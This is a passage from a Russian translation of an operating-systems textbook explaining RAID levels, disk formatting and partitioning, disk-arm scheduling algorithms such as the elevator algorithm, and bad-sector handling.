В отличие от RAID-систем уровней 0 и 1, работающих с блоками, состоящими из секторов, RAID-система уровня 2 работает на основе слов и даже байтов. Представьте себе разбиение каждого байта единого виртуального диска на пару 4-битовых полубайтов, затем добавление к каждому из них кода Хэмминга с образованием 7-битового слова, в котором биты 1, 2 и 4 являются битами четности. Затем представьте, что семь дисков (рис. 5.16, *в*) синхронизированы по позициям блока головок и угловому положению. В таком случае появится возможность записать закодированное по Хэммингу 7-битовое слово на семь дисков, по биту на каждый дисковый привод.

Эта схема использовалась в компьютере CM-2 фирмы Thinking Machines. Бралось 32-разрядное слово данных, к нему добавлялись 6 битов четности, чтобы получилось 38-разрядное слово Хэмминга, плюс дополнительный бит четности. Полученное 39-разрядное слово записывалось на 39 дисков. При этом достигалась превосходная общая пропускная способность, поскольку за время, отводимое на работу с одним сектором, можно было записать 32 сектора данных, имеющих информационную значимость. Потеря одного из дисковых приводов также не создавала никакой проблемы, поскольку при этом терялся только один бит в каждом считываемом 39-разрядном слове, с восстановлением которого код Хэмминга легко справлялся на лету.

Недостаток этой схемы заключался в том, что для ее работы требовалась синхронизация вращения всех дисков. Кроме того, такая схема имела смысл лишь при значительном количестве дисковых приводов (даже при наличии 32 дисковых приводов, хранящих данные, и 6 приводов с битами четности издержки составляли 19 %). Кроме этого к контроллеру предъявлялись слишком высокие дополнительные требования, поскольку он должен был выдавать с каждым битом контрольную сумму по Хэммингу.

RAID-система уровня 3 является упрощенной версией RAID уровня 2. Она показана на рис. 5.16, *г*. Здесь для каждого слова данных вычисляется один бит четности, который записывается на отдельный диск четности. Как и в RAID-системе уровня 2, приводы дисков должны быть точно синхронизированы, поскольку отдельные слова данных разбросаны по нескольким дискам.

На первый взгляд может показаться, что единственный бит четности дает возможность лишь определить, а не исправить ошибку. Это умозаключение верно для случая произвольных неопределимых ошибок. Но в случае отказа дискового привода этот бит предоставляет возможность полной одноразрядной коррекции ошибки, поскольку позиция выпавшего бита уже известна. При отказе привода контроллер просто делает вид, что все находящиеся на нем биты равны нулю. Если слово вызывает ошибку четности, значит, бит с отказавшего привода должен был содержать 1, поэтому он подвергается коррекции. Хотя RAID-системы уровней 2 и 3 обеспечивают очень высокую скорость

передачи данных, количество отдельных запросов ввода-вывода в секунду, которые они способны обработать, ничуть не выше, чем у одиночного дискового привода.

RAID-системы уровней 4 и 5 опять возвращаются к работе с блоками, а не с отдельными словами с битами четности и не требуют синхронизации приводов. RAID-система уровня 4 (рис. 5.16, *д*) похожа на RAID-систему уровня 0 с блоком четности для каждой группы блоков, который записывается на отдельном диске. К примеру, если каждый блок имеет длину *k* байт, все блоки проходят обработку операцией исключающего ИЛИ, в результате чего получается блок четности длиной *k* байт. При отказе привода диска утраченные байты могут быть заново вычислены с диска четности путем чтения всего набора дисков.

Эта конструкция защищает диск от выхода из строя, но при незначительных обновлениях данных она показывает низкую производительность. Если изменяется один сектор, то для пересчета четности, которая должна быть переписана, нужно считывать информацию со всех дисков. В качестве альтернативы система может прочитать старые пользовательские данные и старые данные четности и пересчитать новые данные четности на их основе. Но даже при такой оптимизации незначительные изменения требуют двух операций чтения и двух операций записи.

Вследствие большой нагрузки на диск четности он может стать узким местом, которое в RAID-системе уровня 5 устраняется за счет распределения битов четности равномерно по кругу на все дисковые приводы (рис. 5.16, *е*). Но в случае повреждения диска реконструировать его содержимое будет непросто.

RAID-система уровня 6 похожа на систему уровня 5, за исключением использования дополнительного блока четности. Иными словами, данные распределяются по дискам с двумя блоками четности вместо одного. В результате из-за вычислений четности записи оказываются немного более затратными, но считывания потерь производительности не испытывают. Система получается более надежной (представьте себе, что произойдет, если RAID-система уровня 5 обнаружит сбойный блок при перестройке своего массива).

5.4.2. Форматирование диска

Жесткий диск состоит из набора пластин, обычно диаметром 3,5 дюйма (или 2,5 дюйма для использования в ноутбуках), изготовленных из алюминия, металлического сплава или стекла. На каждую пластину наносится тонкий магнитный слой из оксида металла. Только что изготовленный диск не содержит никакой информации.

Перед использованием диска каждая пластина должна пройти **низкоуровневое форматирование**, осуществляемое с помощью определенной программы. Диск состоит из серии концентрических дорожек, каждая из дорожек содержит определенное количество секторов и небольшие промежутки между секторами. Формат сектора показан на рис. 5.17.

Рис. 5.17. Сектор диска

Заголовок начинается с определенной комбинации битов, позволяющей оборудованию распознать начало сектора. В нем также содержатся номера цилиндра и сектора и некоторая другая информация. Размер области данных определяется программой

низкоуровневого форматирования. Многие диски используют секторы размером 512 байт. Поле кода корректировки ошибок — ECC (Error Correction Code) содержит избыточную информацию, которая может быть использована для исправления ошибок чтения[1]. Размер и содержимое этого поля варьируются от производителя к производителю и зависят от того, какую часть дискового пространства разработчик захотел отдать для достижения высокой надежности, и от степени сложности кода ECC, с которым может работать контроллер. Довольно часто используется 16-разрядное поле ECC. К тому же у всех жестких дисков есть некоторое количество запасных секторов, предназначенных для замены секторов, имеющих производственные дефекты.

При низкоуровневом форматировании задается положение нулевого сектора на каждой дорожке, смещенное относительно положения нулевого сектора предыдущей дорожки. Это смещение, называемое **отклонением цилиндров** (cylinder skew)[2], создается для повышения производительности. Замысел состоит в том, чтобы дать возможность считывать с диска нескольких дорожек за одну непрерывную операцию без потери данных. Суть проблемы станет понятной после изучения изображения на рис. 5.15, *а*. Предположим, что поступил запрос на 18 секторов, начиная с сектора 0 внутренней дорожки. За один оборот диска происходит чтение 16 первых секторов, но для считывания 17-го сектора необходимо перемещение блока головок на одну дорожку ближе к краю диска. За время перемещения на одну дорожку сектор 0 уже уйдет из-под головки, поэтому для его подхода под нее нужен полный оборот диска. Эта проблема устраняется за счет сдвига секторов, показанного на рис. 5.18.

Величина отклонения цилиндров зависит от геометрии привода. Например, один оборот диска, вращающегося со скоростью 10 000 об/мин, занимает 6 мс. Если дорожка состоит из 300 секторов, то новый сектор проходит под головкой каждые 20 мкс. Если переход с дорожки на дорожку занимает 800 мкс, то за этот переход произойдет смещение на 40 секторов, поэтому отклонение цилиндра должно составлять как минимум на 40 секторов, а не на три сектора, как показано на рис. 5.18. Следует заметить, что переключение между головками также занимает некоторое время, поэтому кроме отклонения цилиндров есть еще и **отклонение головок** (head skew), но оно невелико по размеру — обычно значительно меньше времени прохода одного сектора.

В результате низкоуровневого форматирования емкость диска уменьшается в зависимости от размеров заголовков, промежутков между секторами и полей ECC, а также количества запасных секторов. Зачастую объем отформатированного пространства на 20 % меньше, чем неотформатированного. Запасные секторы при подсчете отформатированного пространства не учитываются, поэтому все диски заданного типа при поставке имеют одну и ту же емкость независимо от того, сколько дефектных секторов у них имеется на самом деле (если количество дефектных секторов превышает количество запасных, привод будет забракован и не поступит в продажу).

Из-за того что некоторые производители, стараясь представить свои диски более объемными, чем на самом деле, рекламируют их с указанием емкости до форматирования, возникает неразбериха. Рассмотрим, к примеру, привод, имеющий емкость в неотформатированном виде $200 \cdot 10^9$ байт. Он может быть продан как 200-гигабайтный диск.

---

[1] В первую очередь для обнаружения ошибки. Для исправления ошибки данной информации может и не хватить. — *Примеч. ред.*

[2] Также встречается название «перекос цилиндров». — *Примеч. ред.*




Рис. 5.18. Иллюстрация отклонения цилиндров

Но после форматирования для данных, скорее всего, останется только $170 \cdot 10^9$ байт. Усугубляя неразбериху, операционная система, вероятнее всего, покажет, что его емкость составляет не 170, а 158 Гбайт, поскольку программное обеспечение рассматривает объем памяти 1 Гбайт как 2^{30} (1 073 741 824) байт, а не как 10^9 (1 000 000 000) байт. Было бы лучше, если бы она показывала эту емкость как 158 Гбайт.


Еще больше дезориентирует тот факт, что при обмене данными 1 Гбайт/с означает 1 000 000 000 бит/с, поскольку приставка «гига» на самом деле означает 10^9 (ведь километр — это 1000 м, а не 1024 м). И только если речь идет об объеме памяти или диска, приставки «кило», «мега», «гига» и «тера» означают 2^{10}, 2^{20}, 2^{30} и 2^{40} соответственно.

Во избежание путаницы некоторые авторы используют для значений 10^3, 10^6, 10^9 и 10^{12} префиксы «кило», «мега», «гига» и «тера» соответственно, а для значений 2^{10}, 2^{20}, 2^{30} и 2^{40} — соответственно префиксы «киби», «меби», «гиби» и «теби». Но префиксы с буквой «б» используются довольно редко. Если же вам нравятся большие числа, то за префиксом «теби» следуют префиксы «пеби», «эксби», «зеби» и «йоби», при этом «йоби» обозначает громадное количество байт (а точнее, 2^{80}).

Форматирование также влияет на производительность. Если у диска со скоростью вращения 10 000 об/мин на одну дорожку приходится 300 секторов по 512 байт, то на чтение 153 600 байт, имеющихся на дорожке, уходит 6 мс при скорости передачи данных 25 600 000 байт/с, или 24,4 Мбайт/с. Превысить эту скорость не представляется возможным независимо от типа используемого интерфейса, даже если это SCSI-интерфейс, способный работать со скоростью 80 или 160 Мбайт/с.

Фактически для непрерывного считывания данных с такой скоростью необходим довольно объемный буфер контроллера. Рассмотрим, к примеру, контроллер, имеющий объем буфера в один сектор, который получил команду на считывание двух последовательных секторов. После того как с диска будет считан первый сектор и подсчитана его контрольная сумма, данные должны быть перенесены в оперативную память. Пока будет происходить перенос, под головкой окажется следующий сектор. Когда копирование в память будет завершено, контроллеру придется ждать, пока не завершится почти полный оборот диска, чтобы под головку опять попал второй сектор.

Эта проблема может быть устранена за счет чередующейся нумерации секторов при форматировании диска. На рис. 5.19, *а* показана обычная схема нумерации секторов (здесь отклонение цилиндров игнорируется). А на рис. 5.19, *б* изображено **одинарное чередование** (single interleaving), дающее контроллеру небольшую передышку между последовательными секторами, чтобы он успел скопировать буфер в оперативную память.



а *б* *в*

Рис. 5.19. Чередование: *а* — отсутствует; *б* — одинарное; *в* — двойное

Если процесс копирования проходит слишком медленно, может потребоваться **двойное чередование** (double interleaving) (рис. 5.19, *в*). Если емкость буфера контроллера составляет всего один сектор, то не важно, с помощью каких средств содержимое буфера копируется в оперативную память — самого контроллера, центрального процессора или микросхемы DMA, все равно это копирование займет одно и то же время. Чтобы исключить потребность в чередовании, контроллер должен хранить в буфере всю дорожку. Многие современные контроллеры могут хранить в буфере множество целых дорожек.

По завершении низкоуровневого форматирования диск разбивается на разделы. Логически каждый раздел можно уподобить отдельному диску. Разбиение на разделы необходимо для совместного существования нескольких операционных систем. Также в некоторых случаях разбиение на разделы может быть использовано для свопинга. На x86-совместимых компьютерах, как и на большинстве других, в секторе 0 содержится **главная загрузочная запись** (master boot record (MBR)), состоящая из кода программы начальной загрузки и таблицы разделов, расположенной в самом конце сектора. MBR и, соответственно, поддержка таблицы разделов, впервые появились на компьютерах IBM PC в 1983 году для поддержки довольно емких на то время жестких дисков в 10 Мбайт в PC XT. С тех пор емкость дисков существенно возросла. Поскольку записи MBR в большинстве систем ограничены 32 битами, максимальная емкость диска, имеющего 512-байтные секторы, который мог быть поддержан, составляет 2 Тбайт. Поэтому в настоящее время большинством операционных систем поддерживаются новые таблицы

разделов GPT (GUID Partition Table — таблица разделов, использующая глобально уникальный идентификатор), с помощью которых поддерживаются диски емкостью до 9,4 Збайт (9 444 732 965 739 290 426 880 байт), что на момент выхода книги из печати считалось довольно существенной величиной.

В таблице разделов (partition table) указываются начальный сектор и размер каждого раздела. На x86-совместимых компьютерах в этой таблице выделяется место для четырех разделов. Если все они предназначаются для работы под Windows, то им присваиваются имена C:, D:, E: и F: и они рассматриваются как отдельные диски. Если три из них предназначаются для Windows, а один для UNIX, то Windows назовет свои разделы C:, D: и E:. А первому USB-накопителю будет присвоено имя F:[1]. Чтобы можно было загружаться с жесткого диска, один из разделов таблицы должен быть помечен как активный.

На завершающем этапе подготовки диска к использованию выполняется **высокоуровневое форматирование** каждого раздела (по отдельности). При проведении этой операции в разделе размещаются загрузочный блок, незаполненное средство организации пространства хранилища (пустой список или двоичная матрица), корневой каталог и пустая файловая система. Также в запись таблицы разделов помещается код, сообщающий о типе используемой в разделе файловой системы, поскольку многие операционные системы поддерживают несколько несовместимых файловых систем (из соображений преемственности). После этого возможна загрузка системы.

При включении питания первой запускается программа базовой системы ввода-вывода (BIOS), которая считывает главную загрузочную запись и передает ей управление. Затем программа загрузки определяет, какой из разделов является активным. После этого она считывает загрузочный сектор из этого раздела и передает ему управление. Загрузочный сектор содержит небольшую программу, которая обычно загружает более объемную программу загрузки операционной системы, обращающуюся к файловой системе, чтобы найти ядро операционной системы. Эта программа загружается в память и запускается на выполнение.

5.4.3. Алгоритмы планирования перемещения блока головок

В этом разделе будет рассмотрен ряд вопросов, связанных в основном с драйверами дисков. Сначала рассмотрим, сколько времени занимает чтение или запись дискового блока. Требуемое для этого время определяется тремя факторами:

- временем позиционирования головок (временем перемещения блока головок к нужному цилиндру);
- задержкой подхода сектора (временем ожидания подхода нужного сектора под головку);
- фактическим временем передачи данных.

---

[1] Порядок именования разделов может быть и иным в зависимости от используемой системы, а также последовательности форматирования разделов по отношению к моменту установки операционной системы. Для операционной системы Windows XP с использованием файловой системы NTFS часто встречается следующая ситуация: первый раздел — C:, первый привод компакт-дисков — D:, остальные разделы имеют произвольные имена из диапазона E: — Z:. — *Примеч. ред.*

Для большинства дисков время позиционирования блока головок существенно доминирует над всеми остальными факторами, поэтому сокращение среднего времени позиционирования может значительно повысить производительность системы.

Если драйвер диска принимает запросы по одному и выполняет их в порядке поступления по принципу «первым пришел — первым обслужен» (**First-Come**, **First-Served** (**FCFS**)), то для оптимизации времени позиционирования практически ничего нельзя сделать. Но при большой загруженности диска может применяться и другая стратегия. Часто бывает так, что пока блок головок позиционируется для выполнения одного запроса, другими процессами могут быть сформированы другие запросы к диску. Многие драйверы дисков ведут таблицу, индексированную по номерам цилиндров, в которой все ожидающие выполнения запросы для каждого цилиндра объединяются в связанный список.

Располагая подобной структурой данных, можно улучшить алгоритм «первым пришел — первым обслужен». Чтобы понять, как это можно сделать, рассмотрим воображаемый диск, имеющий 40 цилиндров. Поступает запрос на чтение блока на цилиндре 11. Пока блок головок позиционируется на цилиндр 11, последовательно поступают новые запросы, относящиеся к цилиндрам 1, 36, 16, 34, 9 и 12. Они заносятся в таблицу ожидающих выполнения запросов, имеющую отдельный связанный список для каждого цилиндра. Эти запросы показаны на рис. 5.20.




Рис. 5.20. Алгоритм планирования «позиционирование на ближайший цилиндр» (SSF)

Когда завершится выполнение текущего запроса (для цилиндра 11), драйвер диска должен выбрать, какой из запросов обрабатывать следующим. При использовании алгоритма FCFS он перейдет к цилиндру 1, затем к цилиндру 36 и т. д. Выполнение этого алгоритма потребует перемещения блока головок на 10, 35, 20, 18, 25 и 3 цилиндра соответственно, что в сумме составит 111 цилиндров.

При альтернативном варианте он может всегда обрабатывать следующим запрос на ближайший цилиндр, сводя тем самым время позиционирования к минимуму. Если рассмотреть запросы, показанные на рис. 5.20, последовательность, изображенная в нижней части рисунка в виде зигзагообразной линии, будет состоять из цилиндров 12, 9, 16, 1, 34 и 36. При такой последовательности блок головок будет перемещаться на 1, 3, 7, 15, 33 и 2 цилиндра, что в сумме составит 61 цилиндр. Этот алгоритм под названием «позиционирование на ближайший цилиндр» (Shortest Seek First (**SSF**)) сокращает общее количество перемещений блока головок по сравнению с алгоритмом FCFS примерно в два раза.

К сожалению, алгоритм SSF не обходится без недостатков. Предположим, что за время обработки запросов, показанных на рис. 5.20, продолжают поступать все новые и новые запросы. К примеру, если после перемещения к цилиндру 16 есть запрос к цилиндру 8, этот запрос будет иметь приоритет над запросом к цилиндру 1. Если затем поступит запрос к цилиндру 13, то в следующую очередь блок перейдет к нему, а не к цилиндру 1. При высокой загруженности диска блок головок будет большую часть времени оставаться в его средней части, поэтому запросам к крайним цилиндрам придется ждать, пока статистические отклонения в загруженности диска не приведут к отсутствию запросов к средним цилиндрам. Запросы, удаленные от средней части, могут плохо обслуживаться. Здесь цели достижения равнодоступности и минимизации времени отклика вступают в конфликт.

С такими же компромиссами сталкиваются и при обслуживании высотных зданий. Проблемы планирования перемещений блока головок перекликаются с проблемами планирования работы лифта в высотном здании. Постоянно поступающие запросы вызывают лифт на разные этажи (цилиндры) в произвольной последовательности. Компьютер, управляющий лифтом, в состоянии отслеживать последовательность, в которой клиенты нажимают кнопку вызова, и обслуживает их, используя алгоритмы FCFS или SSF.

Но в большинстве лифтов используется другой алгоритм, призванный согласовать конфликтующие друг с другом цели достижения эффективности и равнодоступности. Они продолжают двигаться в одном направлении до тех пор, пока в этом направлении не останется невыполненных запросов, а затем меняют направление. Этот алгоритм, известный как в мире дисковых устройств, так и в мире лифтов как **алгоритм лифта** (элеваторный алгоритм, elevator algorithm), требует от программы отслеживать состояние всего одного бита — текущего направления: *Вверх* или *Вниз*. После обслуживания запроса драйвер диска или лифта проверяет состояние бита. Если он имеет значение *Вверх*, то блок головок или кабина перемещаются к следующему необслуженному запросу, касающемуся более высокой позиции. Если необслуженных запросов, касающихся более высокой позиции, не имеется, бит направления меняет свое значение на противоположное. Когда этот бит имеет значение *Вниз*, то перемещение осуществляется к следующей более низкой позиции, если таковая запрошена. Если ожидающих обслуживание запросов нет, блок останавливается и переходит в режим ожидания.

На рис. 5.21 показан алгоритм лифта, используемый при обслуживании тех же семи запросов, которые были показаны на рис. 5.20, при условии что бит направления изначально был установлен в положение *Вверх*. Цилиндры обслуживаются в следующем порядке: 12, 16, 34, 36, 9 и 1, согласно которому блок головок перемещается на 1, 4, 18, 2, 27 и 8 цилиндров, что в сумме составляет 60 цилиндров. В данном случае алгоритм лифта оказался немного лучше, чем SSF, но обычно он работает намного хуже. Одним из достоинств алгоритма лифта является то, что при любом наборе запросов верхняя граница общего количества перемещений является числом постоянным — равным удвоенному количеству цилиндров.

Небольшая модификация этого алгоритма, имеющая незначительное отклонение в быстроте отклика (Teory, 1972), предусматривает постоянное сканирование в одном направлении. После обслуживания запроса, касающегося цилиндра с самым большим номером, блок головок перемещается к цилиндру с самым маленьким номером, на который поступил запрос, а затем продолжает перемещение вверх. По сути, считается, что цилиндр с самым маленьким номером расположен как бы выше цилиндра с самым большим номером.




Рис. 5.21. Алгоритм лифта для планирования обслуживания дисковых запросов

Некоторые контроллеры дисков предоставляют программам способ определения номера сектора, находящегося под головкой. При использовании такого контроллера можно применить другой способ оптимизации. Когда поступают два и более запроса, касающихся одного и того же цилиндра, драйвер может выдать запрос на тот сектор, который будет проходить под головкой следующим. Следует заметить, что при наличии в цилиндре нескольких дорожек последовательные запросы могут беспрепятственно выдаваться в отношении разных дорожек. Контроллер может практически мгновенно выбирать любую из управляемых им головок (для выбора головки не требуется ни перемещения блока головок, ни ожидания подхода нужного сектора под головку).

Если у диска время позиционирования головок намного меньше, чем время ожидания подхода нужного сектора под головку, то может быть использован другой способ оптимизации. Невыполненные запросы должны быть отсортированы по номерам секторов, и как только следующий сектор будет близок к прохождению под головкой, блок головок должен «сбегать» к нужной дорожке, чтобы провести чтение или запись.

В современных жестких дисках задержки позиционирования и подхода сектора настолько влияют на производительность, что чтение по одному или по два сектора считается крайне неэффективной операцией. Поэтому многие контроллеры дисков всегда читают и помещают в кэш сразу несколько секторов, даже если запрос пришел только на один из них. Обычно при любом запросе на чтение одного сектора считывается не только этот, но и все или большая часть остальных секторов на данной дорожке в зависимости от объема доступного пространства в кэш-памяти контроллера. К примеру, у жесткого диска, рассмотренного в табл. 5.3, объем кэш-памяти составлял 4 Мбайт. Вопросы использования кэша решаются контроллером в динамическом режиме. В самом простом варианте кэш делится на два раздела, один для чтения, а другой для записи. Если очередной запрос на чтение может быть удовлетворен данными из кэша контроллера, то запрошенные данные могут быть возвращены контроллером немедленно.

Следует заметить, что кэш контроллера диска абсолютно не зависит от кэша операционных систем. Кэш контроллера содержит, как правило, те блоки, на которые запрос не поступал, но которые было удобно считать с диска, поскольку они проходили под головками при обслуживании запроса на чтение какого-нибудь другого блока. В отличие от этого любой кэш, обслуживаемый операционной системой, будет состоять из блоков, которые были считаны по запросу и, по разумению операционной системы, в ближайшем будущем могут понадобиться еще раз (например, дисковый блок, содержащий каталог).

Если к одному контроллеру подключено несколько дисковых накопителей, операционная система должна обслуживать таблицу необработанных запросов отдельно для каждого накопителя. На любом незадействованном диске должно быть запрошено позиционирование блока головок на тот цилиндр, который потребуется следующим (если предположить, что контроллер поддерживает совмещенное позиционирование). Когда завершится текущая операция передачи данных, должно быть проверено наличие накопителей, позиционированных на нужный цилиндр. Если имеется один или несколько таких накопителей, то на накопителе, уже позиционированном на нужный цилиндр, можно приступить к следующей операции передачи данных. Если ни один из блоков головок не находится в нужном месте, драйвер должен выдать команду позиционирования на требуемый цилиндр на том накопителе, который только что завершил передачу данных, и перейти в режим ожидания, пока не поступит следующее прерывание, чтобы определить, какой из блоков головок первым позиционируется на нужное место.

Важно понять, что во всех описанных алгоритмах планирования позиционирования подразумевалось, что реальная геометрия диска совпадала с его виртуальной геометрией. Если они не совпадают, то планирование обслуживания дисковых запросов не имеет смысла, поскольку операционная система не в состоянии указать, какой из цилиндров, 40-й или 200-й, находится ближе к 39-му цилиндру. В то же время, если контроллер диска в состоянии воспринимать несколько ожидающих обслуживания запросов, то он может использовать эти алгоритмы планирования в собственной работе. В таком случае алгоритмы будут работать правильно, но на один уровень ниже, внутри контроллера.

5.4.4. Обработка ошибок

Производители дисков часто преодолевают технологические ограничения за счет увеличения линейной плотности битов. Дорожка посредине 5,25-дюймового диска имеет длину окружности около 300 мм. Если в дорожке 300 секторов по 512 байт, то линейная плотность записи может составлять около 5000 бит/мм, если принять во внимание тот факт, что часть пространства теряется на заголовки, коды ECC и промежутки между секторами. Запись плотностью 5000 бит/мм требует исключительной однородности материала подложки и высококачественного оксидного покрытия. К сожалению, производство диска с такими параметрами не может обойтись без дефектов. По мере совершенствования технологии производства и доведения ее до бездефектного выхода готовой продукции при такой плотности записи разработчики дисков с целью увеличения емкости носителя переходят к более высокой плотности. В результате чего снова появляются дефекты.

Производственные дефекты проявляются в сбойных секторах, из которых неверно считывается только что записанная информация. Если дефект весьма незначителен и составляет, скажем, всего несколько бит, то сбойный сектор может использоваться при условии постоянной корректировки ошибок с помощью ECC-кода. При более существенных размерах скрыть дефект уже невозможно.

Существуют два основных подхода к решению проблемы сбойных блоков: обработка таких блоков в контроллере или их обработка средствами операционной системы. При первом подходе еще до выпуска диска с предприятия он проходит тестирование, и на него записывается список сбойных секторов. Каждый сбойный сектор заменяется одним из запасных секторов.

Существует два способа подобной замены. На рис. 5.22, *а* показана отдельная дорожка диска, имеющая 30 рабочих и два запасных сектора. Определено, что сектор 7 является

сбойным. Контроллер может переопределить один из запасных секторов и сделать его сектором 7 (рис. 5.22, *б*). Другой способ заключается в сдвиге всех секторов на одну позицию (рис. 5.22, *в*). В обоих случаях контроллер должен знать, где какой сектор находится. Он должен учитывать эту информацию во внутренних таблицах (по одной на каждую дорожку) или переписывать заголовки, присваивая переопределенным секторам другие номера. Способ перезаписи номеров в заголовках, показанный на рис. 5.22, *в*, будет более затратным (поскольку должны быть переписаны 23 заголовка), но в конечном счете он обеспечит более высокую производительность, так как за один оборот диска можно будет прочитать всю дорожку.




Рис. 5.22. Диск: *а* — дорожка со сбойным сектором; *б* — замена сбойного сектора запасным; *в* — сдвиг всех секторов с пропуском сбойного сектора

Ошибки могут проявляться и в процессе использования уже после установки накопителя. Первой оборонительной линией против ошибок, нескорректированных с помощью кода ECC, выступает попытка повторного чтения. Некоторые ошибки считывания носят случайный характер, то есть вызваны пылинками, попавшими под головку, и исчезают при повторной попытке. Если контроллер замечает повторное проявление ошибки при чтении конкретного сектора, он может переключиться на использование запасного сектора еще до того, как считываемый сектор окончательно выйдет из строя. При этом данные не будут потеряны, а операционная система и пользователь не заметят никакой проблемы. Обычно способ, показанный на рис. 5.22, *б*, должен использоваться в том случае, когда все остальные секторы могут уже содержать данные. Применение способа, показанного на рис. 5.22, *в*, потребует не только перезаписи всех заголовков, но и копирования всех данных.

Ранее уже отмечалось, что есть два основных подхода к обработке ошибок: вести их обработку в контроллере или в операционной системе. Если контроллер не способен четко перенумеровать секторы ранее рассмотренными способами, то операционная система должна сделать это на программном уровне. Это означает, что сначала она должна получить список сбойных секторов либо путем чтения его с диска, либо за счет самостоятельного тестирования всего диска. После того как она узнает все о сбойных секторах, она сможет создать таблицы перенумерации. Если операционная система захочет воспользоваться способом, показанным на рис. 5.22, *в*, она должна сдвинуть все данные в секторах с 7-го по 29-й на один сектор.

Если перенумерацией секторов занимается операционная система, то она должна оградить файлы и списки свободных блоков или двоичные матрицы от появления в них

сбойных секторов. Это можно сделать путем создания секретного файла, состоящего из всех сбойных секторов. Если этот файл не будет входить в состав файловой системы, то пользователи не смогут случайно его прочитать (или, что еще хуже, удалить).

Но остается еще одна проблема: создание резервных копий. Если резервное копирование диска осуществляется в пофайловом режиме, то очень важно, чтобы служебная программа резервного копирования не пыталась скопировать файл, составленный из сбойных блоков. Чтобы предотвратить такую возможность, операционная система должна настолько скрыть файл сбойных блоков, чтобы его не смогла найти даже служебная программа резервного копирования. Если резервное копирование диска проходит в посекторном, а не пофайловом режиме, то будет очень трудно, если вообще возможно, предотвратить чтение сбойных секторов в процессе создания резервной копии. Остается лишь надеяться, что программа резервного копирования догадается отказаться от копирования сектора после десяти неудачных попыток и продолжит копирование других секторов.

